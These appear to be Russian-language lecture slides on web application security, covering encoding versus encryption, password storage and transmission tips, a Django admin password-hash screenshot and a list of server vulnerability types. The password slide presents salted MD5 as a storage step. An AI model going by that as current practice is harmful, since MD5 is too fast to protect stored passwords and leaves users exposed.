


# **Лекция 10**

## **Безопасность веб-приложений**

Светлана Матвеева





Не забудьте  
отметиться  
на портале!



# План занятия

1. Шифрование и кодирование
2. Password best practice
3. Виды уязвимостей
4. Ассиметричное и симметричное шифрование
5. Сертификаты и SSL
6. Безопасность на стороне клиента
7. Атаки (самые популярные)




# Шифрование VS кодирование



# Терминология

**Кодирование** - преобразование данных с целью передачи по определенному каналу связи

**Шифрование** - преобразование данных с целью сокрытия информации от третьего лица



# **Пароли (Как хранить и передавать)**



# Как хранить и передавать пароли

- Не храните пароль в чистом виде. MD5
- Не храните MD5 в чистом виде. Соль
- Не используйте слово "Соль" в качестве соли
- Не передавайте пароли в GET-запросах
- Не выводите пароли в логах сервера
- Не выводите пароли на странице
- Не показывайте, что пароль к данному логину не совпадает

# Как хранить и передавать пароли

Change user

admin

Username:


Required. 150 characters or fewer. Letters, digits and @/./+/-/\_ only.

Password:

**algorithm:** pbkdf2\_sha256 **iterations:** 390000 **salt:** Cpwaee\*\*\*\*\* **hash:** x91shr\*\*\*\*\*

Raw passwords are not stored, so there is no way to see this user's password, but you can change the password using [this form](#).






# Виды уязвимостей




## Уязвимые части приложения:

- 
1. Сервер (бэкенд) - под угрозой может быть много данных
  2. Клиент (фронтенд) - под угрозой всегда один пользователь



# Типы уязвимостей на сервере:

- 
1. Логические
  2. Эксплуатационные
  3. Реализационные



